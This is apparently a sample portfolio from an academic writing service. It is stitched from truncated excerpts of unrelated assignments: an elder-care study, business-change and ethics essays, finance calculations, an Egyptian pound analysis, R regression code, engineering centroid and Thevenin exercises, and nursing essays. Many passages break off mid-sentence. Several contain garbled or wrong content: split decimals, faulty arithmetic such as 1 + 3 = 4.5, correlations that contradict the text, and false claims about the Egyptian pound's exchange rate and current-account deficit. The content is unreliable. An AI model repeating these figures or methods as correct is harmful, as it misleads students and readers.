



Portfolio 2025

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Our Works

Written Tasks

Intergrated Multi-disciplinary Health Care Management of Seniors in both Community Setting with Rehabilitation and Daycare settings

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1. Introduction

1.1 Background of the Study

The elderly population is on the rise in many countries across the globe and this has greatly stretched the capacity of health facilities globally. The United Nations estimates that the number of people in the world who are 60 years and above will reach 1 billion by 2050 (United Nations, 2019). Thus, it is becoming a problem for healthcare organizations to deliver medical, psychological, and social care to elderly people.

Integrated, person-centred and interdisciplinary care where services from different healthcare disciplines are involved in the delivery of care has been embraced and recommended as the best model in delivering care to elderly individuals (WHO, 2016). This model of care is most appropriate for elderly patients as they are often presenting with multiple co morbid conditions that require input from a range of practitioners including GPs, geriatricians, nurses, physiotherapists, social workers and others (Barnett et al. , 2012).

Community-based care, especially rehabilitation and daycare services are different from the conventional hospital-based care and they are more efficient in handling the seniors' health. The existing literature has suggested that integrated community care can improve the health status of the elderly, reduce the hospitalization rate, and enhance the elderly's quality of life (Allen et al., 2014; Dauenhauer et al., 2018). For example, in Singapore, where the percentage of the population of people aged 65 years and above is projected to double by 2030, integrated community care models are now deemed crucial to the sustainability of health care (Ministry of Health Singapore, 2018).

Besides, the integrated care models also address the bio-psycho-social well-being of the seniors with regards to their physical health. This model recognizes that biological, psychological and social factors are implicated in the wellbeing of elders (Engel, 1977). These models also offer a more supportive one that would comprise rehabilitation, mental health, social activities, and family members so that elderly people could have a better quality of life and be able to stay independent (Nicholson et al. , 2017).

1.2 Research Problem

However, there are challenges that affect the integrated multidisciplinary care model and prevent it from being effective and accessible. Some of the challenges that hinder integrated care include; fragmentation of services, lack of co-ordination among the various health care givers, and inadequate funding (Kodner & Spreeuwenberg, 2002). Unfortunately, in many cases, seniors still receive care that is fragmented and limited to certain medical conditions without regard for their complex and interrelated nature (Boult et al., 2009).

However, there is a lack of more comprehensive research

4. Results

4.1 Quantitative Findings

The data collected from the questionnaires and the electronic medical records were analyzed descriptively and inferentially to determine the applicability of the concept of IMH for seniors. The findings of these analyses are discussed in this section, and the findings of seniors who were offered integrated care and the seniors who were offered standard care are compared.

4.1.1 Descriptive Statistics

Table 1: Demographic Characteristics of Study Participants

Characteristic	Integrated Care Group (n=100)	Standard Care Group (n=100)
Mean Age (years)	75.3 (SD = 7.4)	76.1 (SD = 6.8)
Gender (%)		
- Female	56%	60%
- Male	44%	40%
Baseline Health Status		
- Mean SF-36 Physical Health Score	45.8 (SD = 8.5)	46.3 (SD = 9.1)
- Mean SF-36 Mental Health Score	47.6 (SD = 7.9)	48.0 (SD = 8.2)

Demographic data and health status of the study participants were analyzed by use of descriptive statistics. A total of 200 seniors participated in the study, 100 of them received integrated care while the other 100 received the standard care. The participants in the integrated care group were 75 years of age. 3 years (SD = 7. 4) and in the standard care group, 76. 1 years (SD = 6. 8). In terms of gender distribution, 56% of the participants in the integrated care group were females and the remaining 44% were males while the standard care group comprised of 60% females and 40% males.

At baseline, both the physical and mental health of the participants in both groups, as evaluated using the SF-36 Health Survey were similar. The mean level of physical health of the SF-36 was 45. 8 (SD = 8. 5) for the integrated care group and 46 for the normal care group. 3 (SD = 9. 1) for the standard care group. The mean of mental health score was 47. 6 (SD = 7. 9) in the integrated care group and 48. Mean = 0, SD = 8. 2 for the standard care group. This shows that the two groups were similar in terms of demographics and health status and therefore comparison of the results could be made.

4.1.2 Healthcare Utilization and Outcomes

Table 2: Healthcare Utilization and Outcomes

Outcome Measure	Integrated Care Group (n=100)	Standard Care Group (n=100)	t-test Value	p-value
N	100	100	0.74	0.45

Stakeholder Analysis

Identifying and understanding stakeholders is crucial for the project's success.

The Main Stakeholders

Polytechnic Students

The primary users who will play the game to learn project management.

Project Guru Pte Ltd

The consulting company collaborating on the project.

Republic Polytechnic Faculty

Providing support and resources for the project.

Game Developers

Responsible for designing and developing the game.

Sponsors

Funding the project and ensuring its viability.

Stakeholder Classification

High Influence, High Interest

Sponsors and Project Guru Pte Ltd.

High Influence, Low Interest

Polytechnic Administration

Low Influence, High Interest

Students and Game Developers

Low Influence, High Interest

External Partners

Thesis

Presentation Slides

Our Works

Written Tasks

Identifying a Business Change Practice/Behavior at Cathay Pacific

The change in business thus refers to the systematic manner of an organization in transforming its present condition into a condition desired in the future to improve operations, adopt marketplace changes, or implement new technologies. Business change does include alterations in the structures, processes, and behaviors of an organization to achieve its strategic objectives (Change in Practice, 2023).

These business changes are having several new positive impacts, including enhanced operational efficiency, increased employee involvement, and heightened customer satisfaction. The changes also come with some problems, including but not limited to employee resistance, increased operational costs, and possible interruption of the current workflow during the transition. (Indeed, 2023).

Towards the conclusion of the previous month, Cathay Pacific declared radical restructures in response to the new changes brought about by COVID-19. In October 2020, the airline introduced a corporate restructuring program that directly involved employees and closed down one of its regional subsidiaries, Cathay Dragon. The action also had ramifications for nearly 8,500 employees. This was part of streamlining operations under unprecedented conditions in the business and hence cutting costs in the industry.

The restructuring had many effects on Cathay Pacific. It led in the short term to immediate savings through a sharpened operational focus. The medium-term effects included the absorption of the routes of Cathay Dragon into Cathay Pacific and its low-cost carrier, HK Express, so widening the reach. Finally, in the long term, these changes were supposed to make the airline more competitive and financially secure as the sector recovers (Cathay Pacific, 2020).

There exist, however, risks attached to such significant changes. Moreover, they may negatively dampen the morale and trust of employees, thereby affecting productivity with the possibility of attrition. It is possible for the operational disruptions during the transition period to affect service quality, and the brand could suffer if the change is viewed negatively by stakeholders. Ellis (2024) says that Cathay Pacific has also earmarked funds for mitigation of such risks, namely through conspicuous communication and also support programs for affected employees.

(Human Resources Online.March 21, 2024). Cathay Pacific Aren't Afraid to Abolish Jobs.

2000HRM Management and Leadership in Marketing
Coventry University

Portfolio Structure

Introduction – Make sure that this section should cover the 6 chosen chapters i.e. Include only one introduction for the portfolio.

- Identify the chosen topics.
- Indicate the key **themes/models/theories** you are adopting.
- **Brief linkage to marketing** (this could be positioned in the concluding section as well; no need to link each topic to marketing. You can develop a general critical linkage to the marketing context).
- Outline for the portfolio

Body (Below you will find a recommended structure of one random topic)

- Define and explain the chosen themes/models/theories from the chosen chapter. I would recommend choosing 1-3 approaches from one chapter. Keep in mind that you only have around 600 words. Most of the times 1 or 2 approaches could be ideal.
- Examine the **challenges** managers/leaders face (from the perspective of the adopted theme/model/theory you have adopted in this section).
- Provide a **recommendation/s** for the included **challenges**.
- Draw on wider reading in producing your answers. Academic evidence is very important to support your argument. You may wish to compare between different sources as well.
- Support your argument with one seminar activity (I am very flexible in that sense; to an extent that I could be very lenient if you have developed a **critical** argument away from the seminar activity).

Conclusion - Make sure that this section should cover the 6 chosen chapters i.e. Include only one conclusion for the portfolio.

- What is your reflection on Leadership and Management now that you have completed the portfolio?
- **Brief linkage to marketing** (this could be positioned in the introductory section as well; no need to link each topic to marketing. You can develop a general critical linkage to the marketing context).

Amazon and Uber's ethical lapses underscore the importance of stakeholder welfare. For any organization to gain stakeholder

reputation for its perpetuation, there is a great need for ethical Business is usually out under trials when ethical issues come where the industry competition is fierce.

Challenges in Maintaining Business Ethics

Despite its importance, many organizations struggle to uphold union efforts and harsh warehouse conditions led to criticism, reputational harm. (Palmer, 2020). Practices such as excessive conditions, and low wages reflect a lack of ethical considerati

Another example of this sort of culture would be how the "per Uber encouraged the toxic workplace, which seriously tarnish (Swisher, 2017)Ethical mistakes, such as neglecting worker w to reputational damage and legal challenges.

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Essays / Reports

Our Works

Written Tasks

Hypothetical Calculation

Project Details:

- Initial Investment: \$800,000
- Annual Cash Flows: \$110,000
- Useful Life: 10 years
- Salvage Value: \$50,000
- Discount Rate: 8%
- Tax Rate: 35%

Calculations:

Net Present Value (NPV)

The formula for NPV is:

where:

- II = Initial investment
- $CtCt$ = Annual cash flow
- TT = Tax rate
- rr = Discount rate
- SS = Salvage value
- nm = Number of years

2. Payback Period

The Payback Period is the time it takes for the cumulative post-tax cash flows to cover the initial investment. The a post-tax cash flow is:

The year when the cumulative cash flow equals or excee initial investment is the payback period.

3. Accounting Rate of Return (ARR)

The average annual profit (assuming straight-line deprec with no salvage value):

Calculation Results:

- Net Present Value (NPV): -\$297,069.51
- Payback Period: The project does not pay back with useful life based on the annual cash flows provided
- Accounting Rate of Return (ARR): 2.84%



Decision:

- NPV:** The NPV is negative. This suggests that the p would not add value to the company and should be rejected.
- Payback Period:** There is no payback within the pr useful life, making it a non-attractive investment.
- ARR:** The ARR of 2.84% is quite low, likely below company's required rates of return, further suggesti that this is not a favorable investment.

Finance / Economics / R

an analyzed from 1990 to 2023, with a standard deviation of 11%.


The Sharpe Ratio, which measures the risk-adjusted re calculated for each asset. Apple's Sharpe Ratio was 0.8 Microsoft's Sharpe Ratio was 0.95. The S&P500 index Sharpe Ratio of 0.80. These ratios indicate that, on a ri adjusted basis, Microsoft provided the highest return, f by Apple and then the S&P500 index.



The Egyptian Pound's Volatility: A Comprehensive Analysis of Economic Impacts

The Egyptian Pound (EGP) has experienced significant fluctuations in recent years, influenced by a variety of economic, political, and global factors. This analysis examines the movement of the EGP and its far-reaching impacts on Egypt's economy, exploring the interplay between currency volatility, balance of payments, banking sector dynamics, and overall economic stability. Trend of the Balance of Payments and Impact on Currency Exchange Rate.


Currency Exchange Rate and Balance of Payments



The EGP/USD exchange rate remain from 2020 to early 2022, hovering around 15 per USD. However, a significant depreciation occurred mid-2022, with the rate climbing to around 30 EGP/USD. This initial depreciation contributed to a widening current account deficit, as it increased the cost of imports. The deteriorating current account, reaching a deficit of around \$100 billion in 2024, put substantial pressure on the EGP. The depreciation accelerated dramatically throughout 2023, with the exchange rate reaching about 50 EGP/USD by mid-2023 and around 100 EGP/USD in early 2024. The EGP's value correlates strongly with the balance of trade and current account.



Concurrently, the Total External Debt chart shows a steady increase from 2019 to 2023, reaching around 160 billion USD. This rising external debt, combined with a weakening currency, creates a challenging scenario where debt servicing becomes more expensive in local currency terms, potentially leading to a vicious cycle of further currency depreciation and economic instability.



The currency devaluations have likely improved Egypt's export competitiveness in the short term, as Egyptian goods and services become cheaper for foreign buyers. However, this advantage may be offset by:



- The weaker EGP made Egyptian exports cheaper and potentially more competitive on the global market. However, this advantage was partly offset by higher import costs for raw materials and intermediate goods essential for export production.
- Foreign currency reserves have likely been under pressure, as indicated by the need for repeated devaluations. The central bank has probably been intervening to support the currency, depleting reserves in the process. The Central Bank of Egypt's reserves were heavily utilized to defend the currency and meet external obligations, leading to a significant drawdown of reserves. As the EGP continued to weaken, maintaining reserves became increasingly challenging, further undermining economic stability.

Tourism: A Potential Bright Spot




```
1 load("Nutrition_data.RData")
2
3 str(Nutrition_data)
4
5 summary(Nutrition_data)
6
7 names(Nutrition_data)
8
9 head(Nutrition_data)
10
11 # Scatter plot untuk setiap variabel independen
12 plot(Nutrition_data$`Agriculture, forestry, and fishing, value added (% of GDP)`,
13      Nutrition_data$`Percent of population with low food budget`,
14      xlab = "Agriculture, forestry, and fishing, value added (% of GDP)",
15      ylab = "Percent of population with low food budget",
16      main = "Scatter Plot of Agriculture vs Low Food Budget")
17
18 plot(Nutrition_data$`Government expenditure on education, total (% of GDP)`,
19      Nutrition_data$`Percent of population with low food budget`,
20      xlab = "Government expenditure on education, total (% of GDP)",
21      ylab = "Percent of population with low food budget",
22      main = "Scatter Plot of Education vs Low Food Budget")
23
24 plot(Nutrition_data$`Exports of goods and services (% of GDP)`,
25      Nutrition_data$`Percent of population with low food budget`,
26      xlab = "Exports of goods and services (% of GDP)",
27      ylab = "Percent of population with low food budget",
28      main = "Scatter Plot of Exports vs Low Food Budget")
29
30 plot(Nutrition_data$`GNI per capita, PPP (current international $)`,
31      Nutrition_data$`Percent of population with low food budget`,
32      xlab = "GNI per capita, PPP (current international $)",
33      ylab = "Percent of population with low food budget",
34      main = "Scatter Plot of GNI vs Low Food Budget")
35
36 plot(Nutrition_data$`Total natural resources rents (% of GDP)`,
37      Nutrition_data$`Percent of population with low food budget`,
38      xlab = "Total natural resources rents (% of GDP)",
39      ylab = "Percent of population with low food budget",
40      main = "Scatter Plot of Natural Resources vs Low Food Budget")
```

Model Classification: Trusted



Model Classification: Trusted



From the correlation matrix in Figure 13


Variable	Correlation
Percent of population with low food budget	1.000000
Agriculture, forestry, and fishing, value added (% of GDP)	-0.203212
Government expenditure on education, total (% of GDP)	0.100000
Exports of goods and services (% of GDP)	0.100000
GNI per capita, PPP (current international \$)	-0.203212
Total natural resources rents (% of GDP)	0.100000

it appears that some independent variables have a fairly high correlation (>0.7), namely between GNI per capita and Access to electricity (0.81) and Urban population (0.73). This indicates potential multicollinearity in the model.

For functional form, I tried alternative specifications with logarithmic (model_log) and quadratic (model_quadratic) forms for the GNI per capita variable. The regression results can be seen in Figures 14-15.

Our Works

Written Tasks



Step 3: Locate Centroid of Each Shape

Determine x_{bar} and y_{bar} (the centroid coordinates for each shape):

- Rectangle:**
 - x_{bar} = Base length/2 = 10/2 = 5 cm
 - y_{bar} = Heigh/2 + 3 (distance from bottom edge) = 1 + 3 = 4.5 cr
- Square 1:**
 - x_{bar} = Base length/2 = $\frac{1}{2}$ = 0.5 cm + 1 = 2 cm
 - y_{bar} = Heigh/2 = 1.5 cm
- Square 2:**
 - x_{bar} = Base length/2 = $\frac{1}{2}$ + 6 + 1 = 8 cm
 - y_{bar} = Heigh/2 = 1.5 cm

Step 4: Calculate AixbarAixbar and AiybarAiybar

For each shape, multiply the area by its respective x_{bar} and y_{bar} :

- Rectangle:**
 - $A_1 x_{\text{bar}} = 20 \times 5 = 100 \text{ cm}^3$
 - $A_1 y_{\text{bar}} = 20 \times 4.5 = 90 \text{ cm}^3$
- Square 1:**
 - $A_2 x_{\text{bar}} = 3 \times 2 = 6 \text{ cm}^3$
 - $A_2 y_{\text{bar}} = 3 \times 1.5 = 4.5 \text{ cm}^3$
- Square 2:**
 - $A_3 x_{\text{bar}} = 3 \times 8 = 24 \text{ cm}^3$
 - $A_3 y_{\text{bar}} = 3 \times 1.5 = 4.5 \text{ cm}^3$

Step 5: Calculate Total Area and Centroid

- Total Area:** $A = A_1 + A_2 + A_3 = 20 + 3 + 3 = 26 \text{ cm}^2$
- Centroid (x^- and y^-):**

Refer to the circuit shown in Figure 3. Design the circuit such that the:

- Voltage across R_L , V_{RL} is 9.5 V
[Refer to Annex A for your assigned value of V_{RL}].

Solve V_{RL} using **Thevenin Theorem**. Show your workings in the space below. input the values of the various variables in the table below. Do note that the variables should be of realistic values.

Variable	Value	Unit
Resistor R_1		Ω
Resistor R_2		Ω
Resistor R_3		Ω
Resistor R_4		Ω
Resistor R_L		Ω
Voltage across R_L , V_{RL}	9.5	V




Figure 3

- View from terminal X-Y at the load, R_L , redraw the circuit in Figure 3 to Thevenin's Resistance, R_{TH} .
- View from terminal X-Y at the load, R_L , redraw the circuit in Figure 3 to Thevenin's Voltage, V_{TH} . After redrawing the circuit, **use Superposition Theorem** to help you solve V_{TH} .
- Draw the Thevenin's equivalent circuit with R_{TH} connected.

- Calculate R_L so that you met the design requirement of your assigned V_{RL} .

Part (a): Finding Thevenin's Resistance (R_{TH})

- Remove R_L : Disconnect R_L at terminals X-Y. Replace it with a wire.
- Short-circuit the voltage source ($V_B = 5 \text{ V}$): Replace it with a wire.
- Open-circuit the current source (100 mA): Treat it as an open circuit.

Equivalent circuit for resistance:

- R_3 and R_4 are in series.
- Combine R_3 and R_4 :

$$R_{34} = R_3 + R_4$$

- R_{34} is in parallel with R_2 :

$$R_{234} = \frac{R_2 \cdot R_{34}}{R_2 + R_{34}}$$

- Finally, R_{234} is in series with R_1 :

$$R_{TH} = R_1 + R_{234}$$

Part (b): Finding Thevenin's Voltage (V_{TH})

- Open-circuit R_L : Remove R_L at terminals X-Y. Calculate the open-circuit voltage (V_{TH}).
- Use Superposition Theorem: Calculate V_{TH} due to each source independently.

Step 1: Contribution from the 100mA Current Source

$$V_{34,I} = \frac{R_{34}}{R_{34} + R_2} \cdot (100 \text{ mA}) \cdot R_{34}$$

Step 2: Contribution from the 5V Voltage Source

Engineering

Our Works

Written Tasks

Reflective Account

Introduction:

Reflection on the learning acquired in the Management of Chronic Disease module of study: Care for the patients with stroke, particularly those with Hemiplegia, has complexities in most of the issues concerning them. Some of the key learning issues in this reflective account include a holistic approach, efficient use of assessment tool utilization such as Barthel Index, and the role of the multidisciplinary team in providing patient-centered care. These insights have indeed shaped my future nursing practice.

Importance of a Holistic Approach

One of the major learning points derived from this module is that a stroke patient needs to be managed holistically. In fact, the various lectures and case studies did highlight that a stroke has an effect on the physical, psychological, and social dimensions of health. It is in the pursuit of this extended vision that there comes an evaluation and intervention on all aspects of the client's experience, outside of those related to physical rehabilitation. This shall be a person-centered approach wherein the mindset, social background, and culture of the patient are the starting points upon which particularized care and treatment are based.

Effective Use of Assessment Tools

Appropriately This module has given further insight into the necessity of applying standard assessment tools such as the Barthel Index in assessing the functional abilities of hemiplegic patients. In conducting a critical analysis of the Barthel Index, I found it rich with information concerning activity monitoring of the patient's daily living and aiding clinical decision-making. Of particular interest was the limitation with which, especially in detecting subtle changes in higher-functioning patients. It will be related in the future by using the Barthel Index with its complementation tool for a more appropriate and complete understanding of the condition of the patient, which will give grounds for formulating more effective and individualized care plans and tracking the course with greater precision.

Role of the Multidisciplinary Team (MDT)

Other related learning was that an MDT plays an important role in managing patients with stroke. This was a module of emphasis on the practice of collaboration among nursing, physiotherapist occupational therapist, speech

Management of Chronic Disease: Hemiplegia Assessment and Nursing Care in Stroke Patients

Introduction:

Stroke is one of the major causes of disability in the world. The most distressing symptom for hemiplegia is the one-sided paralysis or extreme weakness of the body, usually arising because of an injury to the motor areas of the brain. It is an impairment that seriously interferes with the mobility and activities of daily living of a patient, hence bringing distress to his life and curtailing his independence. There is a need for a standard assessment tool on how to rightly assess and monitor stroke patients with Hemiplegia on their functional abilities. The Barthel Index has been recognized as one of the most valid and reliable instruments used clinically in relation to assessing the degree of independence in the activities of daily living. This section critically analyses the application of the Barthel Index in the assessment of Hemiplegia in stroke patients in terms of its application, advantages, and disadvantages.

Symptom Overview: Hemiplegia

Hemiplegia is a grave yet usual consequence of stroke; it is defined as the loss of voluntary movement or weakness affecting one side of the body. Its pathologic etiology consists of impairment to either the motor cortex or to the corticospinal tract within the brain, which has resulted from an ischemic or hemorrhagic stroke. It depends on the site of brain injury and may involve either the left or right side. In patients with hemiplegia, the activities of daily living, including walking, dressing, bathing, and feeding themselves are badly compromised.

Hemiplegia in itself is a symptom resulting from different pathologies affecting different parts of the body, including physical incapacity, psychological disturbances such as depression and anxiety, and even social problems due to reduced mobility and independence. There are degrees of variation to this condition, as some feel mild weakness,

Nursing Cum Education Essay: Problem-Based Learning (PBL) Framework for Nursing Education

Introduction

Problem-Based Learning (PBL) has emerged as the cornerstone of innovative teaching strategies in nursing education for fostering critical thinking, clinical reasoning, and problemsolving skills. Competencies that are considered essential in the preparation of nursing students for the complexities of real-world healthcare environments, which require multidisciplinary collaboration, a patient-centered approach to care, and ethical decision-making. PBL acts as a bridge between nursing education, now shifting toward active learning and learner-centered approaches, and the application of theoretical knowledge in clinical practice.

